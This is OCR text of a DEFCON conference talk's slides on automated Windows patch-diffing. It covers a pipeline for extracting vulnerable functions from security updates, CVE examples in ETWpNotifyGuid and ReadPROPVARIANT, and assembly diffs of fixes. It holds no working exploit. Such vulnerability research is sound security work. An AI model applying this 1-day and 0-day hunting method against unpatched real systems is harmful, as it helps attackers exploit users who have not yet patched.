
SafeBreachLABS

DEFCON

Back to the Future

Our journey back to the future of Windows vulnerabilities
and the 0-days we brought back with us



Tomer Bar

Director of Security Research

- 15+ years in Cyber Security
- Director of Security Research @ SafeBreach
- Main focus in APT and vulnerability research

SafeBreachLABS

Eran Segal

Security Researcher

- 7+ years in Cyber Security
- Security Researcher @ SafeBreach
- Main focus in vulnerability research

In memory of my dad

David

1951-2021

Research State of Mind

“Learn from the past if you want to predict the future”

Confucius

Agenda

- Research background
- Solution process and Infrastructure
- The 4-step process from 0 to 0-day
- E2E example
- Discovered and reported on six vulnerabilities
- Two post-exploitation
- Deferred Patching
- Closure and Q&A

Research Goals

1

- Rapid analysis of security patches in Windows
    - Root cause analysis
    - Prioritization of vulnerabilities

2

1 days
Automatic exploitation poc’s

3

0 days
Semi-automatic approach

Research Assumptions

1

Microsoft will fix (patch) the same vulnerability classes with similar patches techniques/logic

2

The code after the patch might be still vulnerable

3


A patched function is a good candidate for other vulnerabilities

A Story Of One Function:

ETWpNotifyGuid - 5 vulnerabilities

A Story Of One Function: ETWpNotifyGuid - 5 vulnerabilities

Ntoskrnl function - WIN10



CVE-2020-1033
LPE
Invalid check of the input

CVE-2021-1682
LPE
Heap Overflow due to assign in to
offset 0x50
In any allocated buffer

CVE-2020-1034
Information Disclosure
Invalid check on boolean variable
(checks relevant for bit mask)

CVE-2021-1662
LPE
Wrong bound check leads
to OOB write to kernel pool


Research Approach

- Past approach
  - Manual patch diff of a Single Vulnerability
  - The goal is limited to understanding the root cause usually for constructing a 1-day POC

- Our approach - an automated process that would gather all the insights from all the patches in a single, searchable db for 0-day hunting

We adopted a new approach, in terms of both the goal and how to get there.

Steps to reach our goal - **0 Day**



1

Find vulnerable functions via patch-diffing

2

Correlate CVEs to patches

3


1-day
Generate code to trigger the vulnerable function

4


0-day
Find similar unpatched patterns

Step 1

Find vulnerable functions via patch-diffing



Step 1 - Patch pipeline



Download all Windows 8.1 security only updates


Extract patched files

Binary Diffing

Classify changes

Store Features into DB

Collecting 6 years of Windows Patch-Diffing



770,000
Total changed functions

105,000
Unique changed functions


7,150
Patched PEs

970
Unique PEs

54
Security updates


Structure of KB

KB = msu File




2021_02_windows8.1-kb4601349-x64.msu
2021_03_windows8.1-kb5000853-x64.msu

Packages



a..on-authui-component_6.3.9600.19964
axinstallservice_6.3.9600.19963
b..core-fonts-chs-boot_6.3.9600.19962
b..core-fonts-cht-boot_6.3.9600.19962
b..core-fonts-eng-boot_6.3.9600.19962
b..core-fonts-jpn-boot_6.3.9600.19962
b..core-fonts-kor-boot_6.3.9600.19962
b..vironment-os-loader_6.3.9600.19962
bcrypt-dll_6.3.9600.19962
bcrypt-primitives-dll_6.3.9600.19962

Patched files




amdk8.sys
amdppm.sys
cpu.inf
fxppm.sys
intelppm.sys
processr.sys


Recompilation challenges

- Instruction reordering
- Basic blocks reorder
- Opcode changes
- Alignments

1st Compile




```
000000014011ECC0   _FindPESection
000000014011ECC0   movsxd     r8, b4 ds:[rcx+0x3C]    // _FindPESection
000000014011ECC4   xor        b4 r9d, b4 r9d
000000014011ECC7   mov        r10, rdx
000000014011ECCA   add        r8, rcx

000000014011ECCD   movzx      b4 eax, b2 ds:[r8+0x14]
000000014011ECD2   movzx      b4 r11d, b2 ds:[r8+6]
000000014011ECD7   add        rax, b1 0x18
000000014011ECDB   add        rax, r8
000000014011ECDE   test       b4 r11d, b4 r11d
000000014011ECE1   jz         0x14011ED01
```




```
000174CC   IppCreateMulticastSessionState
000E0896   mov        rcx, rdi                        // P
000E0899   call       cs:[__imp_ExFreePoolWithTag]  // __imp_ExFreePoolWithTag
000E089F   nop
```

Recompile



```
00000001400223D0   _FindPESection
00000001400223D0   movsxd     r8, b4 ds:[rcx+0x3C]    // _FindPESection
00000001400223D4   xor        b4 r9d, b4 r9d

00000001400223D7   add        r8, rcx
00000001400223DA   mov        r10, rdx
00000001400223DD   movzx      b4 eax, b2 ds:[r8+0x14]
00000001400223E2   movzx      b4 r11d, b2 ds:[r8+6]
00000001400223E7   add        rax, b1 0x18
00000001400223EB   add        rax, r8
00000001400223EE   test       b4 r11d, b4 r11d
00000001400223F1   jz         0x140022411
```



```
000174FC   IppCreateMulticastSessionState
00104543   mov        rcx, rdi                        // P
00104546   call       cs:[__imp_ExFreePoolWithTag]  // __imp_ExFreePoolWithTag
0010454C   nop
0010454D   nop
0010454E   nop
0010454F   nop
```

Step 1 - Features Types

Patch-related features


- XREF - Added/remove/changed function calls
- Changes amount of loops or conditions
- Changes in deprecated functions
- Etc.

Vulnerability-related features


- Integer overflow
- Use after free
- Directory traversal
- Etc.

2019

Step 1 - Num of Xrefs - Example - CVE-2019-1280




	id	ranked_pe_name	packag	ranked_version	ranked_kb	ed_build_	ced_p	_pack	eferenced_versic	rence	ed_bu	feature_type	diff	score	short_reason	pe_of_chang	before	ddress_befor	after	referenced_function_name
		cturedquery.dll ⊗		Filter	Filter	19-09 ⊗			Filter			Filter		...	Filter	Filter	F...	Filter		Filter
1	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangesPes	21	2.38...	NULL	NULL	NULL	NULL	NULL	NULL
2	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangedXrefs	NULL	0.0	__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)
3	181...	structuredquery.dll	win...	7.0.9600.19455	4516064	2019-09	str...	win...	7.0.9600.19085	434...	201...	ChangedFunctions	NULL	0.0	NULL	CHANGED	NULL	NULL	NULL	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)



__imp_IStream_Read	CHANGED	9	6443204768	10	long StructuredQuery1::ReadPROPVARIANT(struct IStream *,struct tagPROPVARIANT *)


ReadPROPVARIANT function calls 10 times to IStream_Read vs 9 calls in unPatched version

Step 1 - Num of Xrefs- Example - CVE-2019-1280



Step 1 - Num of Xrefs- Example - CVE-2019-1280

Type confusion - Reading DECIMAL from file
without resetting vt to VT_DECIMAL type (0xE)




```
000000018000A590    StructuredQuery1::ReadPROPVARIANT(IStream *,tagPROPVARIANT *)
000000180068A1B     mov         r8d,   0x10
000000180068A21     mov         rdx, rdi
000000180068A24     mov         rcx, rsi



000000180068A27     jmp         0x18000A627
```

```
000000018000A590    StructuredQuery1::ReadPROPVARIANT(IStream *,tagPROPVARIANT *)
000000180068A1B     mov            r8d,   0x10                  // cb
000000180068A21     mov         rdx, rdi                        // pv
000000180068A24     mov         rcx, rsi                        // pstm
000000180068A27     call        cs:[__imp_IStream_Read] // __imp_IStream_Read
000000180068A2D     mov            ebx,   eax
000000180068A2F     mov            eax,   0xE
000000180068A34     mov            ds:[rdi],     ax
000000180068A37     jmp         0x18000A632
```

2018

Step 1 - Number of Conditions - CVE-2018-8411




